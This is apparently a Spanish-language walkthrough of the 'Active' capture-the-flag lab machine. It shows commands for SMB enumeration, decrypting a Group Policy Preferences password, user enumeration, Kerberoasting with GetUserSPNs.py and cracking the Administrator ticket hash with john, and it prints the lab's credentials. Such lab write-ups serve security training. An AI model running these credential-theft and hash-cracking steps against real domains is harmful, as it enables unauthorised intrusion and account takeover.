Active

##################################Machin Active
##
Active is an easy to medium difficulty machine, which features two very prevalent techniques to gain privileges within an Active Directory environment.

Escaneo:

tarting Nmap 7.93 (https://nmap.org) at 2023-09-04 21:40 -05
Nmap scan report for 10.10.10.100 (10.10.10.100)
Host is up (0.070s latency).
Not shown: 982 closed tcp ports (conn-refused)
PORT STATE SERVICE VERSION
53/tcp open domain?
88/tcp open kerberos-sec?
135/tcp open msrpc?
139/tcp open netbios-ssn?
389/tcp open ldap?
445/tcp open microsoft-ds?
464/tcp open kpasswd5?
593/tcp open ncacn_http Microsoft Windows RPC over HTTP 1.0
636/tcp open tcpwrapped
3268/tcp open globalcatLDAP?
3269/tcp open tcpwrapped
49152/tcp open unknown
49153/tcp open unknown
49154/tcp open unknown
49155/tcp open unknown
49157/tcp open ncacn_http Microsoft Windows RPC over HTTP 1.0
49158/tcp open unknown
49165/tcp open unknown
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
| smb2-security-mode:
| 210:
|_ Message signing enabled and required
| smb2-time:
| date: 2023-09-05T02:40:57
|_ start_date: 2023-09-05T02:39:32


Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 59.63 seconds

puertos interesantes:

88/tcp open kerberos-sec?
389/tcp open ldap?


445/tcp open microsoft-ds?

enumerando:





agregamos ese active.htb al etc/hosts

validando session null
smbclient -L 10.10.10.100 -N




validnado los directorios compartidos
smbclient \\\\10.10.10.100\\Replication






obteniendo posibles archivos interesantes



ese xml tiene un posible password




active.htb\SVC_TGS
edBSHOwhZLTjt/QS9FeIcJ83mjWA98gw9guKOhJOdcqh+ZGMeXOsQbCpZ3xUjTLfCuNH8pG5aSVYdYw/NglVmQ


parce que este se puede descriptar con la herramienta gpp

gpp-decrypt edBSHOwhZLTjt/
QS9FeIcJ83mjWA98gw9guKOhJOdcqh+ZGMeXOsQbCpZ3xUjTLfCuNH8pG5aSVYdYw/NglVm

pass:GPPstillStandingStrong2k18
user: active.htb\SVC_TGS




probando smb pero no nos dejo un pwned para winrm




rpc funciono


rpcclient -U 'SVC_TGS%GPPstillStandingStrong2k18' 10.10.10.100




rpcclient -U 'SVC_TGS%GPPstillStandingStrong2k18' 10.10.10.100 -c 'enumdomusers' | grep -oP '\[.*?\]' | grep -v 0x | tr -d '[]'



validando grupos




validando con ldapsearch
ldapsearch -x -H ldap://10.10.10.100 -D 'SVC_TGS@active.htb' -w 'GPPstillStandingStrong2k18' -b "DC=active,DC=htb"



no encontramos mayor funcionalidad por lo cual buscamos si tenemos un tgt con ayuda getnpusers, es decir ejecutaremos el ataque de

ASREPRoast el cual es el mismo ataque que nos funciono en la maquina forest sin embargo no funciono usr/share/doc/python3-impacket/examples/GetNPUsers.py active.htb/ -no-pass -usersfile users.tx




Entonces probamos este nuevo ataque

Kerberoasting

localizamos el script que nos sirve para hacer este ataque GetUserSPNs.py


locate GetUserSPNs.py



la sintaxis es :

python3 GetUserSPNs.py test.local/john:password123 -dc-ip 10.10.10.1 -request

/usr/share/doc/python3-impacket/examples/GetUserSPNs.py active.htb/
SVC_TGS:GPPstillStandingStrong2k18 -dc-ip 10.10.10.100




como se identifico al user admin extraemos su hash con el flag request

/usr/share/doc/python3-impacket/examples/GetUserSPNs.py active.htb/
SVC_TGS:GPPstillStandingStrong2k18 -dc-ip 10.10.10.100 -request


esta primer linea nos dice el tipo de hash es un kerberos

```
┌──$ cat hashadmin.txt
$krb5tgs$23$*Administrator$ACTIVE.HTB$active.htb
e50e63d14ab3311215bd042522aa5d75fc700b17e0145d9d
```




usamos john
john --format=krb5tgs hashadmin.txt --wordlist=/usr/share/wordlists/rockyou.txt

econtramos el pass Ticketmaster1968



user: Administrator
pass:Ticketmaster1968

